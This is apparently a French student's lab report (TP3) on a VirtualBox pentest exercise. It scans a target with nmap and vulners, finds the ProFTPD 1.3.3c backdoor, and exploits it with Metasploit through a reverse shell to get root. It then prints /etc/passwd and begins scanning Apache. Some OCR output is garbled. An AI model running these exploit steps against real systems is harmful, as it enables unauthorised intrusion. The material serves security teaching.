


# TP3

Comme pour les autres TP, je commence d'abord par mettre en place un réseau NAT.

Importation des VM : OK

Mise en place d'un réseau NAT : OK



## Phase de Découverte

Lancement de la commande netdiscover pour scanner et lister les appareils connectés à un réseau LAN : sudo netdiscover -r 198.168.8.0/24



Comme pour le TP2, on va passer à la commande nmap pour cibler les 2 ip dans le but de voir les services et ports actifs sur chaque ip et identifier clairement la machine cible

On commence par l'ip :198.168.8.3

```
sudo nmap -sV -p- -vv --script=vulners 198.168.8.3 :
```

```
(kali㉿kali)-[~]  sudo nmap -sV -p- -vv --script=vulners 198.168.8.3
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-06 03:44 EST
NSE: Loading 40 scripts for scanning.
NSE: Script Pre-scan
NSE: Starting runlevel:1 (of 2) scan.
Initiating NSE at 03:44
Completed NSE at 03:44, 0.00s elapsed
NSE: Starting runlevel:2 (of 2) scan.
Initiating NSE at 03:44
Completed NSE at 03:44, 0.00s elapsed
Initiating ARP Ping Scan at 03:44
Scanning 198.168.8.3 (1 host up)
Completed ARP Ping Scan at 03:44, 0.03s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 03:44
Completed Parallel DNS resolution of 1 host. at 03:44, 0.00s elapsed
Initiating SYN Stealth Scan at 03:44
Scanning 198.168.8.3 [65535 ports]
Completed SYN Stealth Scan at 03:44, 1.36s elapsed (65535 total ports)
Initiating Service scan on 1 host.
NSE: Script scanning 198.168.8.3.
NSE: Starting runlevel:1 (of 2) scan.
Initiating NSE at 03:44
Completed NSE at 03:44, 0.00s elapsed
NSE: Starting runlevel:2 (of 2) scan.
Initiating NSE at 03:44
Completed NSE at 03:44, 0.00s elapsed
NSE: Script scanning 198.168.8.3.
Host is up (based upon received arp-response (0.000030s latency)).
Scanned at 2024-11-06 03:44:28 EST for 1s
All 65535 scanned ports on 198.168.8.3 are in ignored states.
Not shown: 65538 filtered tcp ports (proto-unreach)
MAC Address: 08:00:27:41:08:31 (Oracle VM VirtualBox virtual NIC)

NSE: Script Post-scanning...
NSE: Starting runlevel:1 (of 2) scan.
Initiating NSE at 03:44
Completed NSE at 03:44, 0.00s elapsed
NSE: Starting runlevel:2 (of 2) scan.
Initiating NSE at 03:44
Completed NSE at 03:44, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.72 seconds
Raw packets sent: 65530 (2.084MB) | Rcvd: 65536 (3.670MB)
```

On ne voit pas quelque chose intéressant sur cet IP

Ensuite, on va cibler l'ip : 198.168.8.5

```
(kali㉿kali)-[~]
$ sudo nmap -T4 198.168.8.5
Starting Nmap 7.94 ( https://nmap.org ) at 2024-11-06 03:46 EST
Nmap scan report for 198.168.8.5
Host is up (0.00055s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 08:00:27:41:D0:34 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.26 seconds
```

On voit qu'il y a plusieurs services, ftp ssh et http,

On va booster notre commande nmap pour analyser port par port, je commence par cibler le port ftp qui est le : 21

```
Hi Firefox ESR
Browse the World Wide Web
File Help
21/tcp open  ProFTPD 1.3.3c
vulnerabilities:
 0877 /proftpd/proftpd1.3.3c:
    SAINT-FD1752E12A472FD3A26EEB9B315EB382 10.0 https://vulners.com/saint/SAINF:FD1752E12A472FD3A26EEB9B315EB382 *EXPLOIT*
    SAINT-ECC55C75C78B5A47F7D1580C83E9277 10.0 https://vulners.com/saint/SAINF:ECC55C75C78B5A47F7D1580C83E9277 *EXPLOIT*
    PACKETSTORM:13577 10.0 https://www.packetstorm.com/packetstорм/PACKETSTORM:13577 *EXPLOIT*
    PACKETSTORM:13567 10.0 https://www.packetstorm.com/packetstорм/PACKETSTORM:13567 *EXPLOIT*
    PACKETSTORM:13555 10.0 https://www.packetstorm.com/packetstорм/PACKETSTORM:13555 *EXPLOIT*
    PACKETSTORM:13550 10.0 https://www.packetstorm.com/packetstорм/PACKETSTORM:13550 *EXPLOIT*
    MSF:EXPLOIT-LINUX-FTP-PROFTPD_MODCOPY_EXEC- 10.0 https://vulners.com/metasploit/MSF:EXPLOIT-LINUX-FTP-PROFTPD_MODCOPY_EXEC-*EXPLOIT*
    MSF:EXPLOIT-LINUX-FTP-PROFTPD_MODEXP-EXEC- 10.0 https://vulners.com/metasploit/MSF:EXPLOIT-LINUX-FTP-PROFTPD_MODEXP-*EXPLOIT*
    MSF:EXPLOIT-FREEBSD-FTP-PROFTPD_TELNET_IAC- 10.0 https://vulners.com/metasploit/MSF:EXPLOIT-FREEBSD-FTP-PROFTPD_TELNET_IAC-*EXPLOIT*
    EDB-ID:16851 10.0 https://vulners.com/exploitdb/EDB-ID:16851 *EXPLOIT*
    EDB-ID:17752 10.0 https://vulners.com/exploitdb/EDB-ID:17752 *EXPLOIT*
    EDB-ID:16878 10.0 https://vulners.com/exploitdb/EDB-ID:16878 *EXPLOIT*
    EDB-ID:16851 10.0 https://vulners.com/exploitdb/EDB-ID:16851 *EXPLOIT*
    CVE-2019-12815 9.0 https://vulners.com/cve/CVE-2019-12815 *EXPLOIT*
    SSV21601 9.0 https://vulners.com/sebug/SSV21601 *EXPLOIT*
    SSV21602 9.0 https://vulners.com/sebug/SSV21602 *EXPLOIT*
    CVE-2011-1130 9.0 https://vulners.com/cve/CVE-2011-1130 *EXPLOIT*
    SSV19625 7.5 https://vulners.com/sebug/SSV19625 *EXPLOIT*
    CVE-2023-51173 7.5 https://vulners.com/cve/CVE-2023-51173 *EXPLOIT*
    CVE-2023-56854 6.5 https://vulners.com/cve/CVE-2023-56854 *EXPLOIT*
    CVE-2020-9272 7.5 https://vulners.com/cve/CVE-2020-9272 *EXPLOIT*
    CVE-2019-19272 7.5 https://vulners.com/cve/CVE-2019-19272 *EXPLOIT*
    CVE-2019-19271 7.5 https://vulners.com/cve/CVE-2019-19271 *EXPLOIT*
    CVE-2019-19270 7.5 https://vulners.com/cve/CVE-2019-19270 *EXPLOIT*
    CVE-2019-18217 7.5 https://vulners.com/cve/CVE-2019-18217 *EXPLOIT*
    CVE-2016-3125 7.5 https://vulners.com/cve/CVE-2016-3125 *EXPLOIT*
    739FE49675-5A2A-BB93-EFF94AC07632 7.5 https://vulners.com/githubexploit/739FE49675-5A2A-BB93-EFF94AC07632 *EXPLOIT*
    SSV192365 7.5 https://vulners.com/sebug/SSV192365 *EXPLOIT*
    PACKETSTORM:95517 7.1 https://www.packetstorm.com/packetstорм/PACKETSTORM:95517 *EXPLOIT*
    CVE-2016-3867 7.1 https://vulners.com/cve/CVE-2016-3867 *EXPLOIT*
    SSV12447 6.5 https://vulners.com/sebug/SSV12447 *EXPLOIT*
    SSV12448 6.5 https://vulners.com/sebug/SSV12448 *EXPLOIT*
    EDB-ID:33128 6.5 https://vulners.com/exploitdb/EDB-ID:33128 *EXPLOIT*
    CVE-2016-4652 6.5 https://vulners.com/cve/CVE-2016-4652 *EXPLOIT*
    CVE-2023-46795 5.9 https://vulners.com/cve/CVE-2023-46795 *EXPLOIT*
    SSV11323 5.0 https://vulners.com/sebug/SSV11323 *EXPLOIT*
```

On voit l'utilisation de proFTPD version 1.3.3c, qui est un serveur FTP libre.  
On va maintenant chercher des exploit sur cette version !

```
(kali㉿kali)-[~]
$ searchsploit proFTPD 1.3.3c
Exploit Title
ProFTPD 1.3.3c - Compromised Source Backdoor Remote Code Execution
ProFTPD-1.3.3c - Backdoor Command Execution (Metasploit)
Shellcodes: No Results
(kali㉿kali)-[~]
$
```

On voit clairement qu'il y a une faille backdoor sur cette version.

On va utiliser metasploit pour exploiter cette faille et atteindre le root via la backdoor

Voici le résultat de la commande, search proFTPD 1.3.3c :

On va suivre exactement les étapes qu'on a fait au TP2, utiliser l'exploit, configurer l'adresse ip et port cible et lancer l'exploit.

Etape 1 :

utiliser l'exploit :

```
use exploit/unix/ftp/proftpd_133c_backdoor
```



```
kali | ☰ File Actions Edit View Help
msf6 > use exploit/unix/ftp/proftpd_133c_backdoor
Matching Modules
#  Name                                     Disclosure Date  Rank    Check  Description
-  exploit/unix/ftp/proftpd_133c_backdoor  2010-12-02      excellent  No    ProFTPD-1.3.3c Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/proftpd_133c_backdoor
[*] Using exploit(unix/ftp/proftpd_133c_backdoor)
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > 
```

## Etape 2 :

Configurer l'adresse et port cible :

set RHOST 198.168.8.5

set RPORT 21



```
Firefox ESR
File Firefox ESR - Browse the World Wide Web
msf6 > use exploit/unix/ftp/proftpd_133c_backdoor
Matching Modules
#  Name                                     Disclosure Date  Rank    Check  Description
-  exploit/unix/ftp/proftpd_133c_backdoor  2010-12-02      excellent  No    ProFTPD-1.3.3c Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/proftpd_133c_backdoor
[*] Using exploit(unix/ftp/proftpd_133c_backdoor)
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set RHOST 198.168.8.5
RHOST => 198.168.8.5
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set RPORT 21
RPORT => 21
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > 
```

## Etape 3 :

lancer l'exploit !

- +] 198.168.8.5:21 - Exploit failed: A payload has not been selected.
- [\*] Exploit completed, but no session was created.

On arrive pas à exploiter car on n'a pas configurer un contexte de payload,

Un payload est la charge que va utiliser metasploit pour lancer l'attaque :

```

msf | 1 2 3 4 | kali@kali: ~
File Actions Edit View Help
msf exploit(unix/ftp/proftpd_133c_backdoor) > options
Module options (exploit/unix/ftp/proftpd_133c_backdoor):
Name  Current Setting Required Description
HOST      no      The local client address
CPORT     no      The local client port
Proxies   no      A proxy chain of format type:host:port[,type:host:port][ ... ]
RHOSTS   198.168.8.5 yes    The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT    21      yes    The target port (TCP)

Exploit target:
Id  Name
0  Automatic

View the full module info with the info, or info -d command.
msf exploit(unix/ftp/proftpd_133c_backdoor) > exploit
[*] 198.168.8.5:21 - Exploit failed: A payload has not been selected.
[*] Exploit completed, but no session was created.
msf exploit(unix/ftp/proftpd_133c_backdoor) > show payloads
Compatible Payloads
#  Name          Disclosure Date  Rank  Check  Description
0  payload/cmd/unix/adduser .           normal  No   Add user with useradd
1  payload/cmd/unix/bind_perl .           normal  No   Unix Command Shell, Bind TCP (via perl)
2  payload/cmd/unix/bind_perl_ipv6 .        normal  No   Unix Command Shell, Bind TCP (via perl) IPv6
3  payload/cmd/unix/generic .           normal  No   Unix Command Generic Command Execution
4  payload/cmd/unix/reverse .           normal  No   Unix Command Shell, Double Reverse TCP (telnet)
5  payload/cmd/unix/reverse_bash_telnet_ssl .       normal  No   Unix Command Shell, Reverse TCP SSL (telnet)
6  payload/cmd/unix/reverse_perl .           normal  No   Unix Command Shell, Reverse TCP (perl)
7  payload/cmd/unix/reverse_perl_ssl .          normal  No   Unix Command Shell, Reverse TCP SSL (via perl)
8  payload/cmd/unix/reverse_ssl_double_telnet .       normal  No   Unix Command Shell, Double Reverse TCP SSL (telnet)

msf exploit(unix/ftp/proftpd_133c_backdoor) > 

```

On va utiliser le reverse Shell : O

```

msf | 1 2 3 4 | kali@kali: ~
File Actions Edit View Help
msf exploit(unix/ftp/proftpd_133c_backdoor) > set payload payload/cmd/unix/reverse
payload => cmd/unix/reverse
msf exploit(unix/ftp/proftpd_133c_backdoor) > options
Module options (exploit/unix/ftp/proftpd_133c_backdoor):
Name  Current Setting Required Description
HOST      no      The local client address
CPORT     no      The local client port
Proxies   no      A proxy chain of format type:host:port[,type:host:port][ ... ]
RHOSTS   198.168.8.5 yes    The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT    21      yes    The target port (TCP)

Payload options (cmd/unix/reverse):
Name  Current Setting Required Description
LHOST     yes      The listen address (an interface may be specified)
LPORT    4444     yes      The listen port

Exploit target:
Id  Name
0  Automatic

View the full module info with the info, or info -d command.
msf exploit(unix/ftp/proftpd_133c_backdoor) > 

```

On relance l'exploit !

```

[!] Started reverse TCP double handler on 198.168.8.4:4444
[!] 198.168.8.5:21 - Sending Backdoor Command ...
Accepted the first client connection...
Accepted the second client connection...
[!] Command: echo "MzebsenLj4a\rf\ra";
[!] Writing to socket A
[!] Writing to socket B
[!] Reading from socket ...
[!] Reading from socket A
[!] A: "ownMzebsenLj4a\rf\ra"
[!] Matching ...
[!] Is input...
[!] Command shell session 1 opened (198.168.8.4:4444 → 198.168.8.5:35766) at 2024-11-06 04:23:29 -0500

shell
[!] Trying to find binary 'python' on the target machine
[!] Found python at /usr/bin/python
[!] Using 'python' to pop up an interactive shell
[!] Trying to find binary 'bash' on the target machine
[!] Found bash at /bin/bash
bash
root@vtsec:/# id
id
uid=0(root) gid=0(root) groups=0(root),65534(nogroup)
root@vtsec:/# 

```

Incroyable, grâce à cette faille, on rentre déjà en route sur la machine !!  
On va explorer un peu, j'ai juste récupérer la liste des utilisateurs

```

root:x:0:0::/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin/nologin
bin:x:2:2:bin:/bin/nologin
sys:x:3:3:sys:/dev/nologin
adm:x:4:4:adm:/var/adm/nologin
mail:x:5:5:mail:/var/mail/nologin
news:x:6:6:news:/var/news/nologin
uucp:x:10:10:uucp:/var/spool/uucp/nologin
proxy:x:13:13:proxy:/var/spool/proxy/nologin
www:x:14:14:www:/var/www/nologin
backup:x:34:34:backup:/var/backups/nologin
list:x:38:38:Mailing List Manager:/var/list/nologin
irc:x:39:39:ircd:/var/run/ircd/nologin
gdm:x:41:41:GDM:/var/lib/gdm/nologin
nobody:x:65534:65534:nobody:/usr/sbin/nologin
systemd-timesync:x:100:102:system Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:system Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:system DNS/Service Discovery,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:system Bus Proxy,,,:/run/systemd:/bin/false
syslog:x:104:108:/:/home/syslog:/bin/false
apt:x:105:65534:APT:/var/lib/dpkg:/bin/false
mesher:x:106:65534:Mesher:/var/lib/mesher:/bin/false
uuidd:x:107:1111:/run/uuidd:/bin/false
lightdm:x:108:114:Light Display Manager:/var/lib/lightdm:/bin/false
whoopsie:x:109:115:whoopsie:/var/lib/whoopsie:/bin/false
avahi:x:110:116:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false
avahi-x11:x:111:120:Avahi mDNS daemon,,,:/var/run/avahi-daemon-x11:/bin/false
dnsmasq:x:112:65534:dnsmasq,,,:/var/lib/misc:/bin/false
colord:x:113:123:colord colour management daemon,,,:/var/lib/colord:/bin/false
speech-dispatcher:x:114:124:speech Dispatcher,,,:/var/run/speech-dispatcher:/bin/false
hplip:x:115:7:HPLIP system user,,,:/var/run/hplip:/bin/false
kernelops:x:116:65534:Kernel Ops Tracking Daemon,,,:/bin/false
pulse:x:117:124:PulseAudio daemon,,,:/var/run/pulse:/bin/false
pulsekit:x:118:125:ProcessKit,,,:/proc/kit:/bin/false
saned:x:119:127:/:/var/lib/saned:/bin/false
usbmux:x:120:46:usbmux daemon,,,:/var/lib/usbmux:/bin/false
mailispike:x:121:128:Mailispike,,,:/home/mailispike:/bin/bash
mysql:x:122:129:MySQL Server,,,:/nonexistent:/bin/bash
sshd:x:122:65534:/:/var/run/sshd:/usr/sbin/nologin
root@vtsec:/etc#

```

## Port 80


On va maintenant passer sur le port 80, http qui expose un service Web.  
On reprend depuis le début avec la commande nmap et voir ce qu'on peut exploiter

## On identifie clairement un serveur apache :

```
Scanning [IP] port 80/tcp [open]
Completed NSE run in 01:29, 0.01s elapsed
Nmap scan report for 198.168.8.5
Host is up, received arp-response [0.00063s latency].
Scanned at 2024-11-06 04:29:05 EST by 7s

PORT      STATE SERVICE REASON          VERSION
80/tcp     open  http   syn-ack ttl 64 Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
| http-headers:
|_ /usr/share/apache2/http_server2:2.4.18:
C94CBDE1-4CC5-5C06-9018-23CA8216705E 9.8 https://vulners.com/githubexploit/C94CBDE1-4CC5-5C06-9018-23CA8216705E *EXPLOIT*
993E8A8D-907D-49A3-84B8-7A818A8D8014 9.8 https://vulners.com/githubexploit/993E8A8D-907D-49A3-84B8-7A818A8D8014 *EXPLOIT*
2C119FFA-ECC6-5E14-A444-5A8088C80871A 9.8 https://vulners.com/githubexploit/2C119FFA-ECC6-5E14-A444-5A8088C80871A *EXPLOIT*
PACKTESTORM:181114 9.8 https://vulners.com/packetstorm/PACKTESTORM:181114 *EXPLOIT*
MSF:EXPLOIT-MULTI-HTTP-APACHE_NORMALIZE_PATH_RCE- 9.8 https://vulners.com/metasploit/MSF:EXPLOIT-MULTI-HTTP-APACHE_NORMALIZE_PATH_RCE-*EXPLOIT*
MSF:EXPLOIT-MULTI-HTTP-APACHE_NORMALIZE_PATH_RCE- 9.8 https://vulners.com/metasploit/MSF:EXPLOIT-MULTI-HTTP-APACHE_NORMALIZE_PATH_RCE-*EXPLOIT*
F9C8cDAB-1660-5728-AE7A-7C731D8639CS 9.8 https://vulners.com/githubexploit/F9C8cDAB-1660-5728-AE7A-7C731D8639CS *EXPLOIT*
F6073618-6369-5D5F-9829-E9WF4290C565 9.8 https://vulners.com/githubexploit/F6073618-6369-5D5F-9829-E9WF4290C565 *EXPLOIT*
F41EE867-4E63-5259-90F0-7458818A4064 9.8 https://vulners.com/githubexploit/F41EE867-4E63-5259-90F0-7458818A4064 *EXPLOIT*
BDB8-1989-5557-AC56-0D9ACDB4E72F 9.8 https://vulners.com/githubexploit/BDB8-1989-5557-AC56-0D9ACDB4E72F *EXPLOIT*
EDB-ID:59512 9.8 https://vulners.com/exploitdb/EDB-ID:59512 *EXPLOIT*
EDB-ID:50446 9.8 https://vulners.com/exploitdb/EDB-ID:50446 *EXPLOIT*
EDB-ID:30400 9.8 https://vulners.com/exploitdb/EDB-ID:30400 *EXPLOIT*
EDB-ID:1989-5557-AC56-0D9ACDB4E72F 9.8 https://vulners.com/githubexploit/EDB-ID:1989-5557-AC56-0D9ACDB4E72F *EXPLOIT*
D1640F2-D982-5439-AC3E-6CA0A1365A09 9.8 https://vulners.com/githubexploit/D1640F2-D982-5439-AC3E-6CA0A1365A09 *EXPLOIT*
D8368327-F989-5557-AC56-0D9ACDB4E72F 9.8 https://vulners.com/githubexploit/D8368327-F989-5557-AC56-0D9ACDB4E72F *EXPLOIT*
CVE-2022-38476 9.8 https://vulners.com/cve/CVE-2022-38476
CVE-2022-31813 9.8 https://vulners.com/cve/CVE-2022-31813
CVE-2022-21943 9.8 https://vulners.com/cve/CVE-2022-21943
CVE-2021-44790 9.8 https://vulners.com/cve/CVE-2021-44790
CVE-2021-44791 9.8 https://vulners.com/cve/CVE-2021-44791
CVE-2021-42013 9.8 https://vulners.com/cve/CVE-2021-42013
CVE-2021-39275 9.8 https://vulners.com/cve/CVE-2021-39275
CVE-2021-39276 9.8 https://vulners.com/cve/CVE-2021-39276
CVE-2018-11312 9.8 https://vulners.com/cve/CVE-2018-11312
CVE-2017-7679 9.8 https://vulners.com/cve/CVE-2017-7679
CVE-2017-3109 9.8 https://vulners.com/cve/CVE-2017-3109
CVE-2017-167 9.8 https://vulners.com/cve/CVE-2017-167
CC15A665-B697-525A-H8-38B1591CA849 9.8 https://vulners.com/githubexploit/CC15A665-B697-525A-H8-38B1591CA849 *EXPLOIT*
C879E60-6875-5EC8-AA68-886931CC6CAD1 9.8 https://vulners.com/githubexploit/C879E60-6875-5EC8-AA68-886931CC6CAD1 *EXPLOIT*
B5A81C0C-9085-40B5-9085-908590859085 9.8 https://vulners.com/githubexploit/B5A81C0C-9085-40B5-9085-908590859085 *EXPLOIT*
B890908-784E-598E-598E-598E5C8C1E668 9.8 https://vulners.com/githubexploit/B890908-784E-598E-598E-598E5C8C1E668 *EXPLOIT*
B0281908-1481-56C4-B089-68A574297189 9.8 https://vulners.com/githubexploit/B0281908-1481-56C4-B089-68A574297189 *EXPLOIT*
AC05AF2-F0B2-5899-8023-3266A1AF679 9.8 https://vulners.com/githubexploit/AC05AF2-F0B2-5899-8023-3266A1AF679 *EXPLOIT*
AC05AF2-F0B2-5899-8023-3266A1AF679 9.8 https://vulners.com/githubexploit/AC05AF2-F0B2-5899-8023-3266A1AF679 *EXPLOIT*
A6516E5E-8A28-5A08-AC84-37FD7F66EED 9.8 https://vulners.com/githubexploit/A6516E5E-8A28-5A08-AC84-37FD7F66EED *EXPLOIT*
A5429A79-9081-513A-9C55-54906321897C 9.8 https://vulners.com/githubexploit/A5429A79-9081-513A-9C55-54906321897C *EXPLOIT*
A2D97DCC-04C2-5C81-921F-709AA807FD9A 9.8 https://vulners.com/githubexploit/A2D97DCC-04C2-5C81-921F-709AA807FD9A *EXPLOIT*
987F28D8-5906-51C7-BAA3-FEBD5E878801 9.8 https://vulners.com/githubexploit/987F28D8-5906-51C7-BAA3-FEBD5E878801 *EXPLOIT*
```


## On va accéder à l'URL du site :



## Je vais passer aux commandes liés au services Web :


Nmap cibler sur le service Web pour avoir les enums (routes) les informations sur headers et voir si il y a un CMS :

```
